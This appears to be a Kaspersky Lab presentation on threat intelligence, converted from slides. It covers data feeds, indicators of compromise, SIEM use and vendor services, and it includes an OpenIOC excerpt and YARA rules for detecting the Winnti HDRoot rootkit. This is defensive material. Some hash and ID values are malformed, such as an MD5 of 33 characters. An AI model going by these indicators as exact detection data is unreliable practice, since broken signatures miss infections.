


HONEYPOT AND BOTFARM SOURCES



Can be delivered by a **Global Anti-Malware vendor** or organized locally


- > Honeypot logs
- > Botfarm alerts



MACHINE READABLE THREAT INTELLIGENCE - MRTI

According to GARTNER: “MRTI is a capability that allows SIEM and other security controls to make operational security decisions based on information about the prevailing threat landscape. Security leaders should understand how MRTI operates, and how it can be used to mitigate threats”

- Threat Intelligence Data Feeds
- Indicators of Compromise (IOC)
- Yara rules
- Threat Intelligence Reporting
- Early warning alerts and notifications
- Vulnerability feeds
- Others...



THREAT INTELLIGENCE DATA FEEDS

Threat Data Feeds can be collected from Open sources (OSINT) or from TI vendors

- > IP Reputation
- > URL and domain reputation
- > Malware Hashes
- > Phishing
- > Botnet
- > White Listing Hashes
- > Vulnerability
- > Others...

JSON



STIX



Open IOC



INDICATORS OF COMPROMISE - IOC



An Indicator of compromise (IOC) is an artifact that can be identified by special tools on a host or in network traffic to determine the presence of an infection

> Host IOC

> File hashes

> File size

> File path

> Registry strings

> ...

> Network IOC

> IP addresses

> URLs and domains

> Botnet C&C addresses

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema" id="158410bd-7b3c-44cf-9795-9fbc668afddf" last-
modified="2015-09-30T08:48:24" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>HDRoot - WinNTI</short_description>
  <description>HDRoot IOCs v1.0</description>
  <authored_by>Kaspersky Lab</authored_by>
  <authored_date>2015-09-30T08:32:21</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="7b30540e-210c-49dd-ab34-66ac0379eb4f">
      <IndicatorItem id="6431a98e-18da-4520-a06c-e9815b72b782" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">2C85404FE7D1891FD41FCEE4C92AD305</Content>
      </IndicatorItem>
      <IndicatorItem id="e86933f1-9c52-450b-a717-5a27d39ea659" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">C0118C58B6CD012467B3E35F7D7006ED</Content>
      </IndicatorItem>
      <IndicatorItem id="c3afd7a4-6fe7-413f-8c13-af4deb8c4e42" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">C8DAF9821EBC4F1923D6DDB5477A8BBBD</Content>
      </IndicatorItem>
      <IndicatorItem id="58163ecd-f17e-4696-95c6-bef3bbacc67" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">1C30032DC5435070466B9DC96F466F95</Content>
      </IndicatorItem>
      <IndicatorItem id="8c2c898f-6f4d-40e5-8020-05caa920ca82" condition="is">
```

YARA RULES



YARA (<https://github.com/Yara-Rules/rules>) is a tool for identifying and classifying malware samples

```
rule TextExample
{
  strings:
    $text_string = "foobar"

  condition:
    $text_string
}
```

```
rule winnti_hdroot_strings
{
  strings:
    $s00 = "SchedServiceMain" ascii wide nocase
    $s01 = "\x00XXXXXXXXXXXXXXXX\x00" ascii wide nocase
    $s04 = "\\.\.\PHYSICALDRIVE0" ascii wide nocase
    $s05 = "\\temp\\" ascii wide nocase

  condition:
    (all of them) and filesize < 10000000
}

//b10908408b153ce9fb34c2f0164b6a85
rule winnti_hdroot_rootkit_old
{
  strings:
    $s00 = "\\Driver\\Disk" wide
    $s01 = "\\Driver\\volmgr" wide
    $s02 = "\\Device\\Harddisk%d\\Partition%d" wide
    $s03 = "\\Device\\PartMgr" wide
    $s04 = "DiskIo"
    $s05 = "wcsupr"

  condition:
    (all of them) and filesize < 10000000
}

//b10908408b153ce9fb34c2f0164b6a85
```

Different types of string:

- Hexadecimal strings, which are useful for defining raw bytes
- Text strings
- Regular expressions

THREAT INTELLIGENCE REPORTING

**A manually prepared snapshot of Threat Data information.
Can contain statistics and analytics on a particular Threat
Research task**


- There are different types of TI report:
 - Tailored to the customer
 - Tailored to the country
 - Tailored to the industry
 - TI Reports on particular threat segment, e.g. APT
- May include threat descriptions and IOCs



BRAND MONITORING SOLUTIONS

Automatically-delivered early alerts about threats relevant to a particular brand.

- There are different types of Brand Monitoring:
 - Early warnings about Phishing identified as relating to a particular brand
 - Early warnings about Botnets targeting the online user assets of the brand
 - Early warnings about illegal use of the brand
 - Others...




HOW TO USE SIEM SOLUTIONS TO UTILIZE ALL POSSIBLE THREAT INTELLIGENCE

Security Information and Event Management (SIEM) solutions provide real-time analysis of security logs generated by network devices and applications

➤ TOP 5 SIEM solutions:


- Splunk
- IBM Qradar
- HP ArcSight
- McAfee
- Logorhythm



HOW TO USE SIEM SOLUTIONS TO UTILIZE ALL POSSIBLE THREAT INTELLIGENCE

➤ Log collection

- Proxy
- Network
- Mail
- Firewall
- IPS/IDS
- DLP
- Endpoints




➤ Incident Response

➤ Data Feeds

- IP reputation
- URL domain reputation
- File reputation
- Whitelisting
- OSINT
- Others...

BEST PRACTICES HOW KASPERSKY LAB COLLECTS THREAT INTELLIGENCE



BEST PRACTICES – KASPERSKY THREAT DATA FEEDS

IP REPUTATION

IP Reputation — a set of IP addresses with context covering suspicious and malicious hosts. (JSON)

URL FEEDS

Malicious URLs — a set of URLs covering malicious links and websites. Masked and non-masked records are available. (JSON)

Phishing URLs — a set of URLs covering phishing links and websites. Masked and non-masked records are available. (JSON)

Botnet C&C URLs — a set of URLs covering botnet C&C servers and related malicious objects. (JSON)

HASH FEEDS

Malware Hashes — a set of file hashes and corresponding verdicts covering the most dangerous and prevalent malware delivered through the intelligence of KSN. (JSON)


Mobile Malware Hashes — a set of file hashes for detecting malicious objects that infect mobile Android and iPhone platforms (JSON)

MOBILE THREAT FEEDS

P-SMS Trojan Feed — a set of Trojan hashes with corresponding context for detecting SMS Trojans ringing up premium charges for mobile users as well as enabling an attacker to steal, delete and respond to SMS messages. (JSON)

Mobile Botnet C&C URLs — a set of URLs with context covering mobile botnet C&C servers. (JSON)

How to use



BEST PRACTICES – KASPERSKY INTELLIGENCE REPORTING

WHAT WE OFFER

Intelligence Reporting


APT Intelligence Reporting - customer receives exclusive, proactive access to descriptions of high-profile cyber-espionage campaigns, including indicators of compromise (IOC)


Tailored (Customer / Country-Specific) Reporting - customer receives a snapshot of currently available threats on the specific organization or country within the reporting time-frame

Financial Threat Reporting —customer receives a description of the threats affecting the financial industry


Telco Threat Reporting —customer receives a description of the threats affecting the Telco industry

How to use


- 
- Read the reports
 - Use IOCs



Close identified security gaps




Be ready for emerging finance threats



Be ready for emerging Telco threats

BEST PRACTICES – KASPERSKY BOTNET TRACKING

The service is designed to monitor threats against users of online banking or online payment systems




BEST PRACTICES – KASPERSKY THREAT LOOKUP

➤ Lookup and hunting:

- MD5, SHA1, SHA256
- URL or domain
- IP address
- Threat Name

➤ Cloud Sandbox (2017):

- Binary
- DLL



LET'S TALK?

Kaspersky Lab HQ
39A/3 Leningradskoe Shosse
Moscow, 125212, Russian Federation
Tel: +7 (495) 797-8700
www.kaspersky.com

